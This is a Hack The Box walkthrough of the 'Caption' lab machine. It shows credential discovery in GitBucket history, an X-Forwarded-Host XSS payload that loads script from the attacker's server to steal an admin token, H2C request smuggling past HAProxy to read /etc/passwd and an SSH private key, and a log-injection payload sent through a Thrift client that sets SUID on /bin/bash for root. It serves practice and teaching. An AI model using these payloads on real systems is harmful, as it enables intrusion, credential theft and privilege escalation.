
Hack The Box: Caption Machine Walkthrough – Hard Difficulty
Hard Machine BurpSuite, Challenges, gitbucket, h2csmuggler, HackTheBox, Linux, Penetration Testing, python3, ssh, SSH key, thrift, X-Forwarded-Host, XSSIntroduction to Caption:

This write-up will explore the “Caption” machine from Hack The Box, which is categorized as a Hard difficulty challenge. This walkthrough will cover the reconnaissance, exploitation, and privilege escalation steps required to capture the flag.
Objective:
The goal of this walkthrough is to complete the “Caption” machine from Hack The Box by achieving the following objectives:
User Flag:
Initial Exploitation Phase of Caption HTB
- In the user phase of Caption HTB, the focus is on identifying and gaining access to lower-privileged services by enumerating available applications, such as GitBucket, and searching for sensitive information, including credentials. Tools like Burp Suite are utilized to analyze web traffic and detect potential vulnerabilities, while exploring pages like
/logsor/downloadsto uncover access points. - Upon successful access, the objective shifts to retrieving the user flag by leveraging any discovered credentials or system weaknesses. This phase sets the foundation for privilege escalation, which is necessary to proceed toward root access.
Root Flag
Exploiting the Vulnerability with Thrift and Port Forwarding
- First, forward port 9090 to your local machine via SSH using
ssh -i id_rsa -L 9090:127.0.0.1:9090 margo@caption.htb. Then, create a malicious log file on the remote system with a command injection that triggers a payload to be executed. This is done by runningecho '127.0.0.1 "user-agent":"'; /bin/bash /tmp/payload.sh #"' > /tmp/malicious.log. - Next, create a payload script that sets the SUID bit on
/bin/bashto escalate privileges:echo 'chmod +s /bin/bash' > /tmp/payload.sh. After making the payload executable, define the service in alog_service.thriftfile, generate the client code withthrift -r --gen py log_service.thrift, and use aclient.pyscript to trigger the command injection and execute the payload.
Enumerating the Machine
Reconnaissance:
Nmap Scan:
Begin with a network scan to identify open ports and running services on the target machine.
nmap -sC -sV -oN nmap_initial.txt 10.10.11.33Nmap Output:
┌─[darknite@parrot]─[~/Documents/htb/caption]
└──╼ $nmap -sV -sC -oA intial 10.10.11.33
# Nmap 7.94SVN scan initiated Tue Sep 17 03:45:52 2024 as: nmap -sV -sC -oA intial 10.10.11.33
Nmap scan report for 10.10.11.33
Host is up (0.17s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3e:ea:45:4b:c5:d1:6d:6f:e2:d4:d1:3b:0a:3d:a9:4f (ECDSA)
|_  256 64:cc:75:de:4a:e6:a5:b4:73:eb:3f:1b:cf:b4:e3:94 (ED25519)
80/tcp   open  http
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, RPCCheck, RTSPRequest, X11Probe:
|     HTTP/1.1 400 Bad request
|     Content-length: 90
|     Cache-Control: no-cache
|     Connection: close
|     Content-Type: text/html
|     <html><body><h1>400 Bad request</h1>
|     Your browser sent an invalid request.
|     </body></html>
|   FourOhFourRequest, GetRequest, HTTPOptions:
|     HTTP/1.1 301 Moved Permanently
|     content-length: 0
|     location: http://caption.htb
|_    connection: close
|_http-title: Did not follow redirect to http://caption.htb
8080/tcp open  http-proxy
|_http-title: GitBucket
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.1 404 Not Found
|     Date: Tue, 17 Sep 2024 07:46:24 GMT
|     Set-Cookie: JSESSIONID=node01n8jc2m5y6dp419wgi3icp999z14.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 5916
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>Error</title>
|     <meta property="og:title" content="Error" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.10.11.33:8080/nice%20ports%2C/Tri%6Eity.txt%2ebak" />
|     <meta property="og:image" content="http://10.10.11.33:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/images/
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Tue, 17 Sep 2024 07:46:23 GMT
|     Set-Cookie: JSESSIONID=node01ig3hgw3tmd301jgtwsmfvyqpp12.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Content-Length: 7191
|     <!DOCTYPE html>
|     <html prefix="og: http://ogp.me/ns#" lang="en">
|     <head>
|     <meta charset="UTF-8" />
|     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=5.0" />
|     <meta http-equiv="X-UA-Compatible" content="IE=edge" />
|     <title>GitBucket</title>
|     <meta property="og:title" content="GitBucket" />
|     <meta property="og:type" content="object" />
|     <meta property="og:url" content="http://10.10.11.33:8080/" />
|     <meta property="og:image" content="http://10.10.11.33:8080/assets/common/images/gitbucket_ogp.png" />
|     <link rel="icon" href="/assets/common/images/gitbucket.png?20240917054843" type
|   HTTPOptions:
|     HTTP/1.1 200 OK
|     Date: Tue, 17 Sep 2024 07:46:23 GMT
|     Set-Cookie: JSESSIONID=node01k7p7zczhaep0nb51jjfrs7l613.node0; Path=/; HttpOnly
|     Expires: Thu, 01 Jan 1970 00:00:00 GMT
|     Content-Type: text/html;charset=utf-8
|     Allow: GET,HEAD,POST,OPTIONS
|     Content-Length: 0
|   RTSPRequest:
|     HTTP/1.1 505 HTTP Version Not Supported
|     Content-Type: text/html;charset=iso-8859-1
|     Content-Length: 58
|     Connection: close
|_    <h1>Bad Message 505</h1><pre>reason: Unknown Version</pre>
Analysis:
- Port 22 (SSH): OpenSSH 8.9p1 is running, allowing secure remote access via SSH.
- Port 80 (HTTP): An Apache web server is running, responding with a 400 Bad Request or redirecting to
http://caption.htb. - Port 8080 (HTTP-Proxy): A GitBucket instance is running, providing Git repository management with session tracking through cookies.
Web Enumeration:
Perform web enumeration to discover potentially exploitable directories and files.
Web Application Exploration:

Gitbucket enumeration on Caption machine


Accessing the URL on port 8080 revealed a GitBucket service, prompting further enumeration of the machine.
The available repositories, namely:
- Logservice
- Caption-Portal,
were thoroughly examined to analyze their content and activities. During this process, credentials were uncovered within the Git history accessible through the interface, providing valuable insights for further investigation.

Analyze the source code on haproxy.cfg


The script configures a logging server that operates on port 9090, capturing client details such as IP addresses, user agents, and timestamps from a requested file on the caption box. However, the following line of Go code should be noted:
logs := fmt.Sprintf("echo 'IP Address: %s, User-Agent: %s, Timestamp: %s' >> output.log", ip, userAgent, timestamp)
exec.Command{"/bin/sh", "-c", logs}
This code constructs a command that is passed to /bin/bash -c, resulting in the following execution flow:
/bin/bash -c echo 'IP Address: $ip, User-Agent: $agent, Timestamp: $timestamp'
The application is vulnerable to command injection through the user-agent field, as it expects the value following “user-agent” to conclude with a quote. A potential payload could be:
$IP "user-agent":"' ; /bin/bash -c \"cat hello.msg >> test.txt\" #
Alternatively, a comment could be added to terminate the command:
# (comment the remainder to match the regular expression)
This vulnerability is significant for post-exploitation, as the log service is hosted locally on the caption.htb machine.
Upon discovering that the LogService uses the Thrift framework, I further investigated its functionality through various resources, including ChatGPT.
What is Thrift?
Thrift is an Apache framework that facilitates cross-language communication via Remote Procedure Calls (RPC). It enables systems written in different programming languages, such as Go, Java, Python, and C++, to interoperate seamlessly.
Key Concepts:
- RPC: Executes remote functions as if they were local
- IDL: Defines data types and services
- Serialization: Converts data for transmission
- Transport & Protocol: Manages communication methods
Basic Workflow:
- Define: Specify services in a
.thriftfile - Generate: Compile code for target languages
- Implement: Write server-side functions
- Connect: Clients make remote calls
Example: Service Definition (IDL):
service LogService {
  string ReadLogFile(1: string filePath);
}
This mirrors the configuration found in the LogService files, which includes a gen-go file generated by the Thrift compiler to enable Go server implementation from the log_service.thrift file.


In the Caption-Portal repository, sensitive information was discovered, including credentials for accessing the web portal hosted on port 80. For those who might overlook it, a helpful tip is to always review commit histories.
Using the identified credentials, I successfully logged into the web portal on port 80.

Attempt to use the credentials, though they appear to be incorrect.
Play around with the caption main page

We attempted to visit each page provided by the website while monitoring the headers using Burp Suite. Upon verification, we found that the proxy rule blocks access to the /logs page. However, when trying to access /downloads, we received a message indicating the URL does not exist on the server. This suggests there may be an alternative method to reach these endpoints. Additionally, we encountered an interesting message on the /firewalls page.
Burpsuite analysis


To proceed, I crafted the following payload to load the exploits from my local Python web server, bypassing the need to write exploits directly in the header:
XSS with X-Forwarded-Host
X-Forwarded-Host: 127.0.0.1"> </script> <script src="http://<ip><port>/test.js"></script> <!--
This approach ensures the exploits are served remotely without direct inclusion in the request header.


Usage of h2csmuggler tool

At this point, we have identified a method to retrieve the admin token. The next step is to bypass the proxy filter and access the /logs and /download endpoints.
After conducting thorough research, we discovered attack techniques related to HTTP smuggling that can bypass security measures. Detailed information on this technique can be found in HackTricks: H2C Smuggling.
The smuggling method leveraged exploits in the server’s HTTP/2 compatibility and HAProxy’s use of HTTP/2 for streaming communication. By upgrading HTTP/1 traffic to HTTP/2 using the Upgrade: h2c, HTTP2-Settings, and Connection headers, we were able to bypass the security rules enforced by HAProxy. This works because HTTP/2 uses binary streams for data transmission, unlike the traditional request/response model.
To implement this, we utilized the h2csmuggler.py tool.
Payload on the tools





Upon inspecting the response, we observed a 200 OK status, along with the HTML source code of the log page. This indicates we have successfully accessed the downloads page. We will continue to explore each available page and the ssh_logs page appears to be particularly noteworthy.
Obtain /etc/passwd and id_ecdsa file


Analysis of the logs indicates that the margo user is employing an SSH private key for authentication. Notably, the key utilizes the ECDSA algorithm rather than RSA, suggesting that the private key is most likely located at /home/margo/.ssh/id_ecdsa instead of id_rsa. Furthermore, we intend to examine the man page at http://127.0.0.1:3923 to assess the response and review the page’s contents.


Access the machine as Margo privileges


To access the SSH server using the private key, follow these steps:
- Ensure the private key is available: Confirm that you have access to the private key (
/home/margo/.ssh/id_ecdsa). - Set correct permissions: Make sure the private key has the appropriate permissions. Run the following command to secure it:
chmod 600 /path/to/id_ecdsa - Use the SSH command to connect: Run the SSH command with the specified private key:
ssh -i /path/to/id_ecdsa margo@<hostname_or_ip>Replace<hostname_or_ip>with the target host’s IP address or hostname.
If everything is set up correctly, you should gain access to the SSH session as the margo user. Let me know if you need any additional details.

The user flag can be accessed by executing the command cat user.txt
Escalate to Root Privileges Access
Privilege Escalation:
Thrift Exploitation
I attempted to view the server.go script from the GitBucket repository and the compiled server, but I was unable to access it. I then inspected the process listening on port 9090 (which we know is the logger server) to verify the validity of our attack logic. However, we encountered an issue because the server runs with root privileges, preventing us from accessing full details about it.
As we already know, the server.go script contains a command injection vulnerability. By understanding the Thrift framework’s functionality, we can create a Thrift client to connect to the log server, inject our payload into the User-Agent parameter, and trigger the readLogFile method to execute the payload.
To implement the client, we can use Python. The process is similar to the developer’s approach: first, we copy the log_service.thrift file and compile it with the Thrift compiler to generate the Python code context (gen-py), and then write the client script.
For more information on the Thrift framework and its usage, refer to the Apache Thrift Python Tutorial.
The .thrift file is essential in defining the structure and functionality of a Thrift-based service. It outlines the data types, service interfaces, and callable functions, effectively serving as a contract between the client and server.
namespace py log_service

service LogService {
  string ReadLogFile(1: string filePath)
}
Logservice exploitation on Caption machine


One of the most intriguing aspects of this box was the LogService repository. After cloning it from GitBucket, I discovered that it contained a Thrift-based service. The key to exploiting it was generating a Python client to interact with the LogService.
First, I cloned the LogService repository:
git clone http://caption.htb:8080/git/root/Logservice.gitThen, I navigated into the Logservice directory:
cd Logserviceecho "127.0.0.1 \"user-agent\":\"'; chmod +s /bin/bash #\"" > /tmp/malicious.log


Next, I generated the Python client code using the Thrift command:
thrift --gen py log_service.thriftThis command generated the necessary Python client code to interact with the LogService.


Creating a Malicious Log File
To escalate privileges, I created a log file that, when processed by the LogService, would set the SUID bit on /bin/bash. This is the critical step of the exploit.
I created the malicious log file on the target machine with the following comma


We need to replicate the same steps, but this time from our machine.


Next, we need to forward port 9090 to our localhost using SSH.
Afterwards, simply run the client.py script again, and we will be able to execute /bin/bash with the SUID bit set to root. We can then execute it with the following command:
margo@caption:~/Logservice$ /bin/bash -p
bash-5.1# id
uid=1000(margo) gid=1000(margo) euid=0(root) egid=0(root) groups=0(root),1000(margo)
bash-5.1# whoami
root